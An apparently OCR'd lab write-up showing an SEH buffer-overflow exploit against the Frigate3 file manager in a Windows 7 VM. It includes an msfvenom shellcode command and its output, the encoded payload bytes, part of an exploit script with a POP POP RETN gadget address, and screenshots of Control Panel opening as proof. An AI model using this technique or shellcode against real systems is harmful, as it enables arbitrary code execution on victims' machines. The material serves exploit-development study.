
```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe6\xd9\xe5\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x4d\x38\x6e"
buf += b"\x62\x33\x30\x77\x70\x55\x50\x55\x30\x4f\x79\x39\x75"
buf += b"\x76\x51\x49\x50\x63\x54\x6c\x4b\x42\x70\x46\x50\x6c"
buf += b"\x4b\x52\x72\x34\x4c\x4e\x6b\x73\x62\x45\x44\x6c\x4b"
buf += b"\x51\x62\x35\x78\x76\x6f\x4f\x47\x52\x6a\x76\x46\x74"
buf += b"\x71\x39\x6f\x6c\x6c\x37\x4c\x73\x51\x31\x6c\x76\x62"
buf += b"\x76\x4c\x55\x70\x6f\x31\x68\x4f\x44\x4d\x65\x51\x4f"
buf += b"\x37\x58\x62\x59\x62\x76\x32\x50\x57\x6e\x6b\x46\x32"
buf += b"\x72\x30\x4e\x6b\x62\x6a\x67\x4c\x6c\x4b\x32\x6c\x44"
buf += b"\x51\x30\x78\x6a\x43\x42\x68\x45\x51\x6a\x71\x46\x31"
buf += b"\x4e\x6b\x31\x49\x31\x30\x37\x71\x79\x43\x4e\x6b\x42"
buf += b"\x69\x45\x48\x7a\x43\x45\x6a\x52\x69\x6e\x6b\x75\x64"
buf += b"\x4e\x6b\x33\x31\x4b\x66\x50\x31\x79\x6f\x4e\x4c\x6f"
buf += b"\x31\x4a\x6f\x56\x6d\x36\x61\x68\x47\x44\x78\x79\x70"
buf += b"\x33\x45\x6b\x46\x55\x53\x53\x4d\x4a\x58\x75\x6b\x43"
buf += b"\x4d\x56\x44\x61\x65\x69\x74\x76\x38\x4c\x4b\x62\x78"
buf += b"\x67\x54\x65\x51\x49\x43\x45\x36\x4c\x4b\x66\x6c\x50"
buf += b"\x4b\x6e\x6b\x63\x68\x57\x6c\x76\x61\x39\x43\x4c\x4b"
buf += b"\x55\x54\x6e\x6b\x47\x71\x38\x50\x6e\x69\x63\x74\x45"
buf += b"\x74\x34\x64\x63\x6b\x63\x6b\x63\x51\x71\x49\x31\x4a"
buf += b"\x33\x61\x39\x6f\x39\x70\x63\x6f\x71\x4f\x50\x5a\x4c"
buf += b"\x4b\x56\x72\x5a\x4b\x4c\x4d\x73\x6d\x72\x4a\x65\x51"
buf += b"\x6c\x4d\x4f\x75\x4d\x62\x37\x70\x73\x30\x77\x70\x42"
buf += b"\x70\x63\x58\x45\x61\x6c\x4b\x42\x4f\x6f\x77\x4b\x4f"
buf += b"\x7a\x75\x6f\x4b\x6a\x50\x6c\x75\x4d\x72\x62\x76\x53"
buf += b"\x58\x39\x36\x4f\x65\x4f\x4d\x6f\x6d\x79\x6f\x5a\x75"
buf += b"\x65\x6c\x67\x76\x51\x6c\x74\x4a\x4d\x50\x79\x6b\x6b"
```


Created the payload using the above code from the kali machine


exploit2.py - C:\Users\IEUser\Downloads\exploit2.py
File Edit Format Run Options Windows Help
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f p
buf = b""
buf += b"\x89\xe6\xd9\xe5\xd9\x76\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x4d\x38\x6e"
buf += b"\x62\x33\x30\x77\x70\x55\x50\x55\x30\x4f\x79\x39\x75"
buf += b"\x76\x51\x49\x50\x63\x54\x6c\x4b\x42\x70\x46\x50\x6c"
buf += b"\x4b\x52\x72\x34\x4c\x4e\x6b\x73\x62\x45\x44\x6c\x4b"
buf += b"\x51\x62\x35\x78\x76\x6f\x4f\x47\x52\x6a\x76\x46\x74"
buf += b"\x71\x39\x6f\x6c\x6c\x37\x4c\x73\x51\x31\x6c\x76\x62"
buf += b"\x76\x4c\x55\x70\x6f\x31\x68\x4f\x44\x4d\x65\x51\x4f"
buf += b"\x37\x58\x62\x59\x62\x76\x32\x50\x57\x6e\x6b\x46\x32"
buf += b"\x72\x30\x4e\x6b\x62\x6a\x67\x4c\x6c\x4b\x32\x6c\x44"
buf += b"\x51\x30\x78\x6a\x43\x42\x68\x45\x51\x6a\x71\x46\x31"
buf += b"\x4e\x6b\x31\x49\x31\x30\x37\x71\x79\x43\x4e\x6b\x42"
buf += b"\x69\x45\x48\x7a\x43\x45\x6a\x52\x69\x6e\x6b\x75\x64"
buf += b"\x4e\x6b\x33\x31\x4b\x66\x50\x31\x79\x6f\x4e\x4c\x6f"
buf += b"\x31\x4a\x6f\x56\x6d\x36\x61\x68\x47\x44\x78\x79\x70"
buf += b"\x33\x45\x6b\x46\x55\x53\x53\x4d\x4a\x58\x75\x6b\x43"
buf += b"\x4d\x56\x44\x61\x65\x69\x74\x76\x38\x4c\x4b\x62\x78"
buf += b"\x67\x54\x65\x51\x49\x43\x45\x36\x4c\x4b\x66\x6c\x50"
buf += b"\x4b\x6e\x6b\x63\x68\x57\x6c\x76\x61\x39\x43\x4c\x4b"
buf += b"\x55\x54\x6e\x6b\x47\x71\x38\x50\x6e\x69\x63\x74\x45"
buf += b"\x74\x34\x64\x63\x6b\x63\x6b\x63\x51\x71\x49\x31\x4a"
buf += b"\x33\x61\x39\x6f\x39\x70\x63\x6f\x71\x4f\x50\x5a\x4c"
buf += b"\x4b\x56\x72\x5a\x4b\x4c\x4d\x73\x6d\x72\x4a\x65\x51"
buf += b"\x6c\x4d\x4f\x75\x4d\x62\x37\x70\x73\x30\x77\x70\x42"
buf += b"\x70\x63\x58\x45\x61\x6c\x4b\x42\x4f\x6f\x77\x4b\x4f"
buf += b"\x7a\x75\x6f\x4b\x6a\x50\x6c\x75\x4d\x72\x62\x76\x53"
buf += b"\x58\x39\x36\x4f\x65\x4f\x4d\x6f\x6d\x79\x6f\x5a\x75"
buf += b"\x65\x6c\x67\x76\x51\x6c\x74\x4a\x4d\x50\x79\x6b\x6b"
buf += b"\x50\x64\x35\x46\x65\x6d\x6b\x73\x77\x67\x63\x33\x42"
buf += b"\x52\x4f\x52\x4a\x73\x30\x51\x43\x59\x6f\x49\x45\x65"
buf += b"\x33\x70\x6f\x62\x4e\x30\x74\x70\x72\x70\x6f\x42\x4c"
buf += b"\x67\x70\x41\x41"
payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close



Now using Frigate for opening the control panel using the above payload generated


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Find Computer
Computer name:
IP Address:
OK
Cancel


IE11 - Win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Host Name: IEWIN7
Control Panel
Adjust your computer's settings
System and Security
Network and Internet
Hardware and Sound
Programs
User Accounts and Family Safety
Appearance and Personalization
Clock, Language, and Region
Ease of Access